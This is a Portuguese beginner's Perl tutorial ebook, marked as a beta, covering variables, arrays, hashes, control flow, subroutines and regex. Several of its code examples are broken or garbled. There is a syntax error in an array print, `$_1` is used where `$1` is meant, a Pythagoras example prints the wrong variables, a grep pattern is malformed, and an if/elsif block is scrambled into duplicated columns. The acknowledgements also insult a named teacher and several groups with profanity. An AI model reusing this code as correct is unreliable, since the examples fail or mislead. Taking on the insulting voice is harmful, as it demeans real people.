


Trabalhando com Perl



por Antonio (Cooler)

<http://BotecoUnix.com.br>

Para quem seria a apostila?

*Para Iniciantes

*Para achar uma solução quando você esta em crise na linguagem.

*Para Administradores de Sistemas,programadores em outras linguagens etc...

Autor:

Cooler_(Antonio Carlos) é estudante em C,AWK,Perl,PHP,Javascript,Ruby,SQL. E gosta de estudar sistemas operacionais e segurança em geral em sistemas *Linux e *BSD,em horas livres brinca com packet filter do Seu OpenBSD alem de fazer templates em Html+CSS e estudar e praticar Perl, Cooler tem uma intranet no porão de sua casa onde tem seus servidores local onde de fato faz suas experiências de sistemas e programação.

Cooler é um dos escritores do blog “BotecoUnix.com.br” e membro de um grupo de estudo junto com amigos onde fazem trabalhos como freelancer com programação e trabalhos relacionados com T.I.

***Qualquer erro na apostila peço humildemente que me mande um e-mail
tony.unix@yahoo.com.br***

Agradecimentos

A Deus por tudo

Aos **meus Pais** por dar a um filho desempregado respeito, moradia e banda larga, a **toda minha família** por se preocupar e cuidar de mim nas horas que mais precisei...

Ao **Mlk(Renan)** pela amizade e fazer doações com verba para me ajudar financeiramente, me ajudando assim a crescer e ter uma visão mais ampla de trabalho. E Também por ter paciência e explicar como funciona certas vulnerabilidades em alguns sistemas.

Ao **Voidpointer(Diego rocha)** por me ajudar pelo IRC, quando estava aprendendo a programar me dando força para continuar tentando e me incentivando, mesmo quando eu estava desistindo de tudo...

Ao **Rodrigo de Guará** pela amizade e por jogar comigo pinball e fliperama...

Ao Meu **Tio Paulinho** pela amizade e por me emprestar seu computador com acesso a internet...

Ao **Dr4k3 e Colt7r** mesmo estando sumidos do mundo Underground e do IRC, agradeço pela amizade e pela troca de conhecimentos.

Ao **José Renato** pela amizade e por me apoiar no projeto BotecoUNix e ajudar com hospedagem e a sua empresa "Wincase.com.br".

Ao **Helder** pela amizade e por ter escutado inúmeras vezes minhas reclamações do mundo

Ao **Leonardo** pela amizade e suportar meus solos de guitarra de 40 minutos...

Ao **IAK,n0mad...** por me dar dicas sobre alguns assuntos e por escutar minhas piadas horríveis.

Ao **muzgo** por ter me dado vários puxões de orelha...

Ao **CPAN** e membros que ajudam com módulos e documentação...

A comunidade OpenSource

Ao **Perl monges** de São paulo ala Mantovani e edenc por serem legais e por eles suportarem minhas perguntas chatas e sem nexos no irc.perl.org canal sao-paulo.pm

Ao Pessoal da freenode dos canais **C4LL,slackware-br,debian-br,perl-br,#c-br**

A todos os membros do BotecoUnix e leitores de Plantão !

Não agradecimentos

Ao **grilo_** FDP por ter passado comando errado á 4 anos atrás pelo IRC fazendo eu perder meu Slack ,isso quando eu estava aprendendo a usar linux...

Ao **teletubies** por serem idiotas e aos **EMOs**

Aos **Users Gentoo** que esperam o GNOME compilar em 44h só para falar que usa gentoo

Ao **Garc** por brincar no IRC falando que sou um nerd que eu só fico em casa...

Aos **Users,programadores de windows,Solaris e MacOS** por terem coragem de sentar num carro sem saber quanto o motor tem de potencia e muito menos como foi feito.

A professora de matemática chamada "**Rosangela**" que nunca botou fé em min,e sempre deixava minha moral baixa no ensino fundamental pelas minhas notas serem baixas. Nunca me incentivou a tentar pelo contrário me marcava e me humilhava. já passo mais de 6 anos, espero não ver aquela FDP nunca mais...

Aos **PerlMonks que são orgulhosos** que só querem pisar em iniciantes e por não terem humildade não saem do lugar..

Ao **governo do Brasil** por ter cobrado imposto alto nos livros estrangeiros que eu comprava para estudar,pela idéia idiota da nota fiscal paulista...

A **cidade de São paulo** por encher meus pulmões de poluição me causando asma e destruindo minha vida,aos FDP que bota fogo no mato e em borracha,aos idiotas que não cuidam da água e do meio ambiente....

Aos **jovens** que só quer saber de beber e ir para balada agitar o poco de cérebro que tem .e ver malhação na rede bobo,e ficar usando colar de madeira ouvindo Psy.

Aos **Alunos de T.I do ITA,Poli... orgulhosos** por não compartilhar conosco seus conhecimentos ,por não aderirem o mundo livre da GPL,MIT e do BSD.

As mulheres que me deram forá só por que não tinha carro!

Por fim ,Aquele infeliz que só esta lendo este e-book para botar defeito!

Book não é versão final é beta apenas !!!

Perl Não é difícil !

isso mesmo perl não é difícil mas mesmo assim só leia esta apostila se você tiver muita vontade de aprender por conta própria, livro que te garante aprendizado em “T.i” é difícil principalmente por que se o profissional não se atualizar, seu conhecimento fica obsoleto caso de muitos professores ai de faculdade, por estes motivos aqui citados o livro mostra “sites” para você obter informações quentes da linguagem ou seja te ensina a pescar mesmo quando o rio não esta para peixe.

Perl é uma linguagem com muitos caminhos você pode fazer Spiders(robozinhos de internet) ou mesmo optar para Web fazendo sistemas de e-commerce se não me engano o “amazon” usa Perl Mason,“youporn” usa “Perl catalyst” um framework novo para trabalhar com Web.Com perl podemos fazer programas para trabalhar com banco de dados,programas para administração do sistema no dia a dia prova disso é o programa chamado “WebMin” feito em Perl.em perl você pode tratar imagens,fazer gráficos de barra,fazer programas para escutar música por exemplo,fazer janelas usando TK,gtk,wxwidgets...em fim perl não tem limites isso por que nem falei de programas de segurança o “Nikto” mesmo famoso por defacers é feito em Perl...

Este E-Book tem como finalidade ajudar o leitor a entrar neste maravilhoso mundo desta linguagem de programação, claro que é impossível você se tornar Mestre em Perl somente com os assuntos deste livro você terá que buscar outros livros exemplos dicas entre outras coisas,devo salientar que este e-book sita outros books isso mesmo para cada assunto existe um livro de perl de pelo menos 400 páginas por exemplo “CGI”,“LWP” ou mesmo “Template toolkit”. Então vamos tentar lapidar alguns assuntos dando asas para você leitor voar nos lugares certos.

Capítulo 1

Iniciando no Mundo do Perl

"Um sonho sonhado sozinho é um sonho. Um sonho sonhado junto é realidade."

Por Raul Seixas.

Iniciando no mundo do Perl

A sigla PERL significa "Practical Extraction And Report Language". Tal linguagem permita criação de programas em ambientes UNIX, MSDOS, Windows, Macintosh, OS/2, e em outros sistemas operacionais. Perl foi criado em 1987 pelo Larry Wall o senhor da foto. Trata-se de uma linguagem que possui funções muito eficientes para manipulação de textos, o que a torna muito popular para programação de formulários WWW, além de ser muito utilizada em tarefas administrativas de sistemas UNIX. A linguagem PERL está sendo amplamente utilizada por ser rápida, eficiente e de fácil manutenção na programação de uma ampla faixa de tarefas, particularmente aquelas que envolvem manipulação de arquivos de texto. Além disso, existem muitos programadores de PERL compartilhando seus códigos abertamente pelo CPAN etc...



O que é CPAN ?

A sigla significa "**Comprehensive Perl Archive Network**" lugar onde Perl Monks divulgam seus módulos e onde você pode ver a documentação dos módulos além de instalar eles mais tarde vamos estudar ele para instalar módulos e saber interpretar o que á nele....

O que é PerlMonk ?

PerlMonks seria os gurus do Perl Monks freqüentemente citam eventos passados para resolver temas polêmicos recorrentes do perl. "**www.perlmonks.org**" em palavras mais simples são monges do perl.

visite <http://sao-paulo.pm.org/>

Por que o Camelo é o símbolo do perl?

Devido ao primeiro livro da linguagem escrito por Larry wall este livro fico conhecido como

"Camel book" o fato de ser camelo segundo Larry Wall "Camelo poder andar durante dias ...".



"Em suma para mim Perl=AWK+smalltalk+C"

Perl foi feito apartir do que ?

Perl foi feito com linguagem C por Larry Wall estes detalhes podem ser vistos no livro aqui citado do Larry Wall...

Primeiro Programa em Perl

Vamos nesta depois de várias explicações da linguagem vamos por a mão na massa mas antes vamos ver se você tem alguns ingredientes para tal feito.

***Interpretador Perl**

*Se Você usa Linux, *BSD, Unix e afins pode ficar numa boa pois provavelmente Perl vem por default..*

Caso seja usuário de Win32 instale o "Active perl" ou outro interpretador.

strawberryperl.com

activestate.com

***Um editor de texto**

Sim um editor de Texto para você escrever o seu código eu prefiro usar o "VI ou VIM" uns preferem o bloco de notas do windows outros o "Jedit" fica a sua escolha.

Tendo os ingredientes

Vamos lá, coloque o conteúdo no arquivo texto

```
#!/usr/bin/perl
```

```
print "Ola Bem vindo ao Mundo de Perl\n";
```

depois salve com o final extensão ".pl"

depois se você esta a usar um Unix de o comando

```
user $ perl nome_programa.pl
```

ou

```
chmod a+x my_program
```

```
./my_program
```

Depois veja a saída , Se você estiver no windows apenas clique no ícone do arquivo criado assim o active perl ira interpretar o seu código.

certo mas o que é "#!/usr/bin/perl" ?

É o local onde o sistema executa o interpretador de perl no caso de windows o local seria diferente "#!C:/perl/bin/perl.exe" mas alguns interpretadores como Active perl converte "/usr/bin/perl" para o local do windows...

O que seria "print" e "\n" ?

print teria o mesmo conceito em algoritmos quando você usa "escreva" e "imprima" ou seja ele irá imprimir no terminal o que esta dentro das aspas, Já o "\n" seria "new line" ou seja faz com que o perl pule uma linha talvez uma característica herdada do nosso amigo "C".

vide capítulo 3

E agora ?

Agora vamos estudar alguma coisa mais concreta como variáveis em perl assim você já pode ter uma noção do que vai vir pra frente.

Em perl temos 3 tipos de variáveis são elas :

Scalar (Escalar) = Guarda dados de forma simples

Arrays(matrizes) = Guarda dados como se fosse uma lista

Hash(Matrizes associativas) = Guarda dados da lista em chave e valor

Variáveis são áreas de armazenamento nas quais podem ser guardados dados que serão utilizados durante a execução de um programa. O conteúdo de uma variável é denominado de "valor". Os valores de variáveis podem ser alterados a qualquer tempo.

Variável Escalar

No perl uma variável simples para armazenar dados e alfanuméricos é chamada de escalar

como vamos ver, primeiro vamos definir nome da nossa variável que vai ser "\$pizza" dai você me pergunta "O que é este \$?" dai eu respondo quando for usado variáveis escalares temos que botar o cifrão na frente do nome da nossa variável assim o perl reconhece como variável escalar.

veja o programa

```
#!/usr/bin/perl
# programa teste com scalar
use strict;
use warnings;
my $pizza="calabresa";
print "você optou por pizza de $pizza\n";
```

explicando o que tem de novo nele segunda linha tem "# programa teste com scalar" o sinal de "#" significa que a linha é um comentário ou seja o interpretador não vai ler a linha.

Já na terceira e quarta linha temos duas paragma do perl módulos que alteram o comportamento interno do interpretador. O paradigma sstrict restringe o uso de algumas declarações que poderiam levar o programador a enganos, como a utilização de variáveis sem escopo declarado. Havendo algum problema, o interpretador não prossegue e o script não é iniciado. Já o pragma warnings avisa sobre comportamentos não tratados.

Quanto ao parâmetro "my" usamos no Perl para deixar claro que a variável não é global e sim lexical

isso deixa ela no escopo do programa no nosso caso

variável "\$pizza" recebeu o alfanumérico "calabresa" ao interpretar o programa temos a mensagem

"você optou por pizza de calabresa"

Os dados em Perl não são "tipados". Quando se tem uma sequência de caracteres constituída apenas por caracteres numéricos (ex. "2.34"), pode-se efetuar cálculos numéricos com a mesma, sem nenhum problema. Da mesma maneira, pode-se tratar valores numéricos como uma sequência de caracteres.

Antes de de usar números vamos continuar com **strings(alfanuméricos)**

Neste outro exemplo iremos somar "strings" usando "."

```
#!/usr/bin/perl
$var="hello"."world\n";
print "$var";
```

resultado :

hello world

Agora vamos multiplicar strings

```
#!/usr/bin/perl
$var = "otario\n" x 3;
print "$var";
```

resultado:

otario
otario
otario

Perl tem uma forma muito elegante de lidar com strings podemos fazer "n" coisas

`$var=6x3;` #resultado vai ser 666 numero do Mal haha

`$var="Catatal" x (2+2);` # isso vai dar "CatatalCatatalCatatalCatatal"

Agora vamos trabalhar com **operadores numéricos**

podemos tratar números agora de forma simples ao atribuir eles na nossa variável

+ Soma

- Subtração

*** Multiplicação**

/ Divisão

**** Exponenciação**

% Resto da Divisão

como por exemplo multiplicação

`$var=2*4;` #resultado 8

Exemplo de soma

`$var=2+2;` #resultado 4

divisão com números reais

`$var=10.5/0.5;` #vai dar um numero quebrado

ou que tal o Teorema de Pitágoras

```
#!/usr/bin/perl
$A=2**2;
$B=4**2;
```

```
$C=6**2;  
print "esquema do teorema $C = $B + $C \n";
```

também podemos usar base octal ou decimal

```
#!/usr/bin/perl  
$A=0377;  
print "$A\n";
```

resultado 255

bem terminando a explicação de variável escalar em perl deixo uma tabela de caracteres de controle de interpolação.


Caractere	Nome
\n	New Line(Nova linha)
\a	bell (sinal sonoro)
\b	retrocesso(backspace)
\r	retorno automático(return)
\e	ESC(escape)
\t	tabulação horizontal(tab)
\"	aspas dupla
\\	barra invertida
\f	avanço de um formulário(formfeed)
\c[control-c
\033	esc em octal
\x7f	del em hexadecimal
\N{nome}	caractere nomeado vide"perldoc charnames"
\l	aplica minúsculo no char seguinte
\u	aplica maiúsculo no char seguinte
\L	aplica minúsculo até \E
\U	aplica maiúsculo até \E

Variável de Listas, vetores ou Arrays

Bem variáveis do tipo array são determinadas pelo caracter "@" no inicio do seu nome cada variável deste tipo pode ser armazenada uma série de valores.

ex: de atribuição de forma simples

```
$lista[0]="cooler";
```



exemplos

```
#!/usr/bin/perl
my @lista=('cooler','chapolin','seu madruga','tijolo','pele');
print "nome $lista[0]\n";
print "nome $lista[4]\n";
foreach $nomes(@lista) {
    print "ola $nomes\n";
}
```

```
#!/usr/bin/perl
my @teste=('tonhao','chuck norris','milles davis');
print "\n" $teste[2];
foreach (@teste) {
    print "$_\n";
}
```

explicando

atribuímos uma quantidade de nomes qualquer e imprimimos usando o laço "foreach" também usamos uma variável especial "\$_" que seria as linhas do nosso "array" "\$_" nada mais é do que uma variável predefinida que contem o valor da posição atual assim agente não precisa usar "\$teste[0],\$teste[1]" para imprimir cada elemento.

Vimos aqui um Loop bem simples em perl usando foreach fazendo assim ele percorrer por todos os dados do nosso vetor e mostrando com "print".

Agora vou mostrar um programa que é um tipo de escola de Arrays em perl ele tem linha por linha comentada explicando cada processo nele você vai aprender não fique assustado com que você ver pois muita coisa vamos ver os detalhes para frente como regex e condições...

```

#!/usr/bin/perl
#usando métodos de Sort com arrays by C00L3R_
header(); sleep 2;
print "\nmostrando a lista\n";
@lista_num = (1,3,9,12,26,31,34,228,11,22,33,7,6793);
#imprimindo a lista de forma organizada
foreach (@lista_num) { print "numero:$_\n"; }

#mostrando a lista em ordem circular
print "\nmetodo circular\n";
@circular = @lista_num;
unshift(@circular, pop(@circular));
foreach (@circular) { print "numero:$_\n"; }

#imprime a lista ao contrario de forma organizada
#foreach $b (reverse @a) { print $b; } ja elvis
print "\nimprimindo a lista ao contrario\n";
@contrario=reverse(@lista_num);
foreach (@contrario) { print "numero:$_\n"; }

#arrumando por ordem numerica e mostrando de forma organizada
print "\narrumando por ordem numerica\n";
@ordem_num = sort por_ordem @lista_num;
foreach (@ordem_num) { print "numero:$_\n"; }

#arrumando por ordem numérica no contrario e mostrando de forma organizada
print "\narrumando por ordem numerica ao contrario\n";
@contra = sort contrario @lista_num;
foreach (@contra) { print "numero:$_\n"; }

#arrumando em ordem alfabética array com nomes
print "\nordem alfabética\n";
@lista_nomes = (carlos,jonas,bruno,jonas,milles,cassio,otario,
felipe,loko,anta,paulo,roberto,jose,pablo,srv,zeraldo,eduardo,
caio,kaua,diego,fabio,pedro,helbert,gerald,jonathan,linus,
theo,ken,monstro,otacilio,tonhao,beto,dartanhan,joe,jimi);
@ordem_alfa= sort (@lista_nomes);
foreach (@ordem_alfa) { print "nome:$_\n"; }
#mostra quantos nomes tem na lista do alfabeto
$quantidade=push(@lista_nomes);
print "na lista tem $quantidade nomes\n";

print "agora imprimindo nomes que contem letra J no inicio\n";
foreach(grep(/^J,jl,*/,@lista_nomes)) {
print "nome:$_\n"; }
print "agora vamos pegar a lista inteira e vamos usar para estudo\n";
sleep 2;

#alterando e removendo algum elemento da lista
print "Deseja alterar a lista de nomes \?\n";
$escolha=<STDIN>; chomp $escolha;
if($escolha =~ /[Y,y]es|[S,s]im|[B,b]lz|[B,b]eleza|ok/) {
print "deseja adicionar ou remover \?\n"; $choice=<STDIN>; chomp $choice;

if ($choice =~ /[A,a]dd|[A,a]dicionar/ ) {
print"quantos nomes você quer adicionar?\n"; $cont=<STDIN>; chomp $cont;
for ($num=0; $num != $cont; $num++) {
print "digite um nome\n"; $name=<STDIN>; chomp $name;
$list_new = push(@lista_nomes,$name); }
@ordem_beta= sort(@lista_nomes);
print "\nmostrar array\n";
foreach (@ordem_beta) { print "nome:$_\n"; }
print "$list_new elementos\n"; }

if ($choice =~ /[R,r]emover|[R,r]m/) {
print "qual nome da lista você deseja deletar?\n";
$nomekill=<STDIN>; chomp $nomekill; $conta=0;
foreach (@ordem_alfa) { $conta++;
if ($_ =~ /$nomekill/) {$conta--; delete $ordem_alfa[$conta]; } }
print "\nnome removido \nmostrar lista \n";
#loop+regex simples q não permite mostrar linhas brancas do array

```

```

foreach (@ordem_alfa) { if ($_ =~ /\S+/) {
print "nome:$_\n"; $result=push(@lista_nova,$_); } }
#fim do programa mostra numero dos elementos
print "$result elementos na lista\n";
print "funcao terminada\ncoded by C00L3R_\n"; exit;
}}
print "obrigado por usar o programa\n";

sub por_ordem { $a <=> $b; }
sub contrario { $b <=> $a; }
sub header {
print q{
-----
coded by C00L3R_
=====
Exemplos de Sort com Arrays
=====
-----
}}

```

Dica

interprete este código tente entender cada linha leia os comentários...

Comandos

Push=insere elementos da lista especificada no array e volta com o numero de elementos

Sort=organiza o array de acordo com a config \$a e \$b...

unshift=insere elementos no inicio do array depois retorna o numero de elementos

grep=pesquisa por expressão

reverse=retorna a lista em ordem inversa

poderia ir mais longe com arrays mas ainda tenho que explicar mais assuntos

agora iremos ver Hashs. não fique assustado com que vimos pois se continuar a leitura ira ver mais tarde a solução para sua dúvida la para os próximos capítulos.

Variável do tipo Hash

Hash em perl seria uma variável que atribui dados em pares sendo "chaves" e "valores" de forma geral podemos ver que hash seria um tipo de array com pares. Vou explicar com um gráfico seu funcionamento.

Chaves	valores
Cooler	angelina
chuck	mel
chapolin	melancia
madruga	dona 71
kiko	paty

Variável do tipo hash em perl é declarada com caractere "%" logo de inicio exemplo
"%nossa_hash"
vou mostrar um exemplo de uso

exemplo:

```
#!/usr/bin/perl
%Dados = ("Nome", "cooler", "Idade", 21, "Grau", "Superior");
print $Dados{'Nome'}, " tem ", $Dados{'Idade'}, " anos de idade e grau ", $Dados{'Grau'};

#separando valores das chaves
my %hash = ("a" => 1, "b" => 2, "c" => 3);
my @Lista_chaves = keys %hash;
my @lista_valores = values %hash;
foreach(@lista_chaves) { print "$_\n"; }
while ( ($key, $value) = each %hash ) {
    print "$key => $value\n";
}
```

No exemplo mostrei alguns tipos de uso com hash o que tem de diferente no exemplo é o uso do **"while"** que seria um loop em perl muito semelhante com while da linguagem C, Enquanto tiver condição X imprima chave e valor, já o comando **"each"** retorna um array com dois elementos chave e valor da hash e indo para o próximo elemento até quando acabar que sera preenchido com o valor **"null"**.

outros exemplos

adicionando chave e valor na hash

```
$hash{"$codigo"} = "$resposta";
```

deletando uma chave e um valor de uma hash a partir do nome da chave

```
delete $hash{$chave};
```

dando sort nos valores da hash

```
foreach $value (sort values %hash) { print "ordem alfabetica dos elementos $_\n"; }
```

Capitulo 2

Funções de Controle

"Viva a Sociedade Alternativa"
Por Raul Seixas.

Condições (if,else,elsif,unless)

Em Perl executa cada declaração em seqüência, a partir da primeira à última. assim como muitas linguagens de programação semelhante ao um algoritmo bem a estrutura de condições em perl é mais o menos esta.

```
if( EXP ) {  
então faça conteúdo dentro da chaves  
} else{  
se não conteúdo dentro destas chaves  
}
```

comparando com um algoritmo

```
se(bla) { y}  
se não{x}
```

**outro exemplo porem em prática na linguagem na seguinte situação
imagine um programa de uma auto escola só algo simples como cadastros...**

```
#!/usr/bin/perl  
use strict;  
my $clientes=0;  
my $cadastro.="_____Cadastros_____\n";  
inicio:  
print "$cadastro\ntotal: $clientes\n";  
print "me fale sua idade? para sair escreva sair ou saia\n";  
chomp(my $idade=<STDIN>);  
if($idade =~ /^sai(r|a)/) { print "saindo\n"; sleep 1; exit; }  
if($idade =~ /\d{3}|\d{2}|\d{1}/) {  
if($idade >= "18" && $idade <= "110") {  
print "você pode tirar carta de motorista\n";  
print " Qual seu nome?\n";  
chomp(my $nome=<STDIN>);  
$cadastro.="Nome: $nome Idade: $idade\n";  
print "Obrigado\ncadastro feito\n";  
++$clientes;  
goto inicio;  
}  
else {  
print "você é muito novo \nnão pode tirar carta\n\n";  
sleep 2;  
goto inicio;  
}  
}  
else {  
print "informe sua idade através de numeros inteiros apenas\n\n";  
sleep 2;  
goto inicio;  
}  
}
```

Quanto o "**goto**" quer dizer "vá para" evite usar esta função pois é sinal de POG(programação orientada a gambiarra) invés de goto use "goto &função" muito mais elegante.

vide mais "perldoc -f goto"

já o **"sleep"** faz que o processo do programa esperar determinados segundos

esta linha

```
if($idade =~ /^sai(r|a)/) { print "saindo\n"; sleep 1; exit; }  
if($idade =~ /\d{3}\d{2}\d{1}/) {
```

são regex procure nesta apostila por regex que você irá saber o que faz...

exemplo podemos ver expressões lógicas e com regex para avaliar um determinada entrada se é válida ou não, outro exemplo podemos usar o "unless" que seria um "se for falso"

```
unless ($ a <18) {  
    print "voce pode votar";  
}
```

E se tiver muitas escolhas possíveis você pode usar a expressão

```
if ( some_expression_one ) { if some_expression_one (  
    one_true_statement_1 ; one_true_statement_1  
    one_true_statement_2 ; one_true_statement_2  
    one_true_statement_3 ; one_true_statement_3  
)} elseif ( some_expression_two ) { elseif some_expression_two (  
    two_true_statement_1 ; two_true_statement_1  
    two_true_statement_2 ; two_true_statement_2  
    two_true_statement_3 ; two_true_statement_3  
)} elseif ( some_expression_three ) { ) Elsif some_expression_three (  
    three_true_statement_1 ; three_true_statement_1  
    three_true_statement_2 ; three_true_statement_2  
    three_true_statement_3 ; three_true_statement_3  
} else { ) Else (  
    all_false_statement_1 ; all_false_statement_1  
    all_false_statement_2 ; all_false_statement_2  
    all_false_statement_3 ; all_false_statement_3  
})
```

Outra Dica seria condições dentro de variáveis, assim como na linguagem "C" você pode ver mais sobre estas condições na documentação do Perl mais vamos a um exemplo

```
#!/usr/bin/perl  
# exemplo como usar condicoes dentro de variaveis  
$a=2; $b=5;  
$var=($a>$b)?$a:$b;  
#equivalente a if($a>$b) { print $a; } else { print $b; }  
print "$var\n";
```

Só para fechar este capítulo vamos mais um exemplo de uso diferente de condição
\$num=2; print "tem o numero \$num" if \$num;

O que teria o mesmo peso lógico que

```
if($num) {  
    print "tem $num";  
}
```

Loops com (While,for,foreach)

O "while " do perl é equivalente a um "enquanto" em algoritmo ou "while" em C ou seja enquanto condição "X" estiver rolando ele vai fazer expressão pedida que esta dentro das chaves. exemplo de estrutura

```
#!/usr/bin/perl
$num=0;
while($num<=10) {
print "$num\n"; ++$num;
}
```

vai imprimir na tela de 0 á 10 em cada linha podemos usa r também o "for" para o mesmo

```
#!/usr/bin/perl
for($num=0; $num<=10; ++$num) {
print "$num\n";
}
```

irá dar o mesmo resultado durante a interpretação do perl

agora neste exemplo vamos dar uma lista(array,vetor...) bem porem podemos usar o "for" para fazer o loop para ir mostrando os elementos da nossa lista mas temos o "foreach" que pode fazer a mesma função de forma mais facil...

```
#!/usr/bin/perl
@lista=("chakal","cooler","hellboy","coisa","Senhor madrugada");
foreach $linha (@lista) {
print "nome: $linha\n";
}
```

neste exemplo vai mostrar na tela todos os nomes da lista porem tem como simplificar ainda mais veja

```
#!/usr/bin/perl
@lista=("chakal","cooler","hellboy","coisa","Senhor madrugada");
foreach (@lista) {
print "nome: $_\n";
}
```

agora estamos usando "\$_" ou seja uma entrada input padrão ou seja no caso cada elemento do nosso array vai passar por esta variável especial no que vai dar o mesma resposta do outro exemplo.

Funções (subrotinas, ponteiros...)

Bem funções em perl pode te ajudar a organizar melhor seu código de forma que ele fique mais bem visto por outros programadores , bem vou dar um exemplo;

```
#!/usr/bin/perl
$pergunta=resposta();
print "$pergunta\n";
```

```
sub resposta {
    $resposta="estou de boa\n";
    return $resposta;
}
```

para chamar a função usamos o "nome_função()" e para criar a função usamos "sub nome { conteúdo }" no exemplo completamos a variável pergunta com a variável resposta da função usando a nossa função.

```
#!/usr/bin/perl
$num=soma(2,5);
print "resposta $num\n";
```

```
sub soma {
    @dados=@_;
    $A=$dados[0];
    $B=$dados[1];
    $resposta=$A+$B;
    return $resposta;
}
```

bem neste ultimo exemplo o que vimos de diferente seria o "@_" que seria um vetor especial que usamos em sub rotinas para guardar os dados que estão entre parenteses dentro deste vetor especial bem pegamos dos dados do vetor e guardamos em duas variáveis "A " e "B" e somamos e retornamos a variável resposta para função para retornar no valor da variável "num" pronto temos nossa resposta de forma simples.

Expressões Regulares ou Regex

Bem regex é um padrão a ser colocado contra uma "string" de forma comparativa exemplo

```
if($string =~ /padrão/) { então faça }
```

Temos regex em muitos programas no Unix como no vi,vim e sed vemos também em awk,javascript

entre outras,sem regex ficaria difícil lidar com strings só usando split e comparando letra por letra

vetorizando elas e comparando iria demorar muito para chegar numa resposta sem falar na enorme

chance de sair alguma coisa errada...

na tabela a baixo vamos ver alguns destes padrões

Construa	Classe Equivalente	Construa negada	Equivalente negada Classe
\d (um dígito)	[0-9]	\D (algarismos, não!)	[^0-9]
\w (char palavra)	[a-zA-Z0-9_]	\W (isto é, não!)	[^a-zA-Z0-9_]
\s (espaço char)	[\r\t\n\f]	\S (espaço, não!)	[^ \r\t\n\f]

Agora vamos um exemplo prático:

```
#!/usr/bin/perl
print "digite algum nome,numero\n";
chomp(my $valor=<STDIN>);
if($valor =~ /[a-zA-Z]/) {
    print "você digitou \"$valor\" ou seja uma palavra\n";
}

if($valor =~ /\d/) {
    print "você digitou \"$valor\" ou seja um numero\n";
}
```

Bem o que este exemplo faz é simples ele pega uma entrada e com algumas condições e padrões de regex ele interpreta se a entrada do usuário é um numero ou um nome, com este exemplo temos um uso bem simples.

Agora vamos imaginar que você tenha as seguintes frases em um vetor

total de doces = 10,00
total de fitas = 20,00
total de mapas = 40,00
total a pagar = 25,40

como você faria para extrair apenas os valores e somar eles para dar uma resposta ?
se a resposta seria usar regex esta certo vamos ver uma solução não esqueça que no perl temos o mantra " para cada resposta em perl podemos obter a mesma resposta por outros meios"

```
#!/usr/bin/perl
@lista=(
"total de doces = 10.20",
"total de fitas = 20.00",
"total de bugers = 15.90",
"total de mapas = 40.50");
foreach(@lista) {
  if($_ =~ /\w*\w*\w*\ = (\d*\.\d{2})/ ) {
    $soma+=$_1;
  }
}
if($soma =~ /\d*\.\d{1}/) { $soma.="0"; }
print "total: R\$$soma\n";
```

Olhando de primeira vimos um caractere "*" usado em regex para avisar que pode ter mais de um caractere na expressão outra coisa diferente é o uso da barra invertida em caracteres por exemplo "\="

e o "." se colocar apenas "=" dentro do nosso padrão de regex pode dar erro então usamos "\" para

dizer para o padrão de regex que o dado que esta depois do "\" não é especial, outra coisa que podemos reparar é o uso de "{2}" chaves , em regex usamos chaves para determinar o numero de caracteres de um expressão no exemplo (\d*\.\d{2}) o que pode ser "digito ou vários.2 dígitos"

Mas o grande trunfo do programa é o caractere especial "\$1" que é o resultado extraído da nossa

regex pelo padrão que esta em parenteses comum "()" com conteúdo da expressão regular (\d*\.\d{2})

Bem a segunda condição verifica se tem apenas um digito no final o resultado se tiver ele adiciona um zero no final do resultado e continua com o programa.

Bem tem muita coisa que vale a pena ser vista em perl quando agente trata de regex tem livros falando só de regex aqui só vamos ver o básico,continuando agora vamos ver substituição com regex dado um texto qualquer dentro de uma lista vamos ver

```
#!/usr/bin/perl
inicio:
@lista=(
"O peixe caiu na agua pela madrugada",
"Nao mandei comida por que estava dormindo...",
"ja tinha o peixe a um ano e melhor nunca tinha esquecido",
"da comida,peixe he peixe agora vo comprar outro",
"o ruin he que he muito caro o peixe aff...",
```



```

"vo comprar outro peixe pela amanha..."
);
print "analizando o texto\n\n";
foreach(@lista) { print "$_\n"; }
print "vamos fazer a trocas\n";
print "qual palavra vai substituir\?\n";
$let=<STDIN>; chomp $let;
print "substituir $let por \?\n";
$new=<STDIN>; chomp $new;
if($new eq $let) { print "palavra nao pode ser igual\n"; sleep 2; goto inicio;}
else { print "iniciando troca...\n\n";
foreach (@lista) {
    $_ =~ s/$let/$new/g;
    print "$_\n";
}
print "\nvoltando..\npara sair ctrl+c\n\n"; sleep 5; goto inicio;
}

```

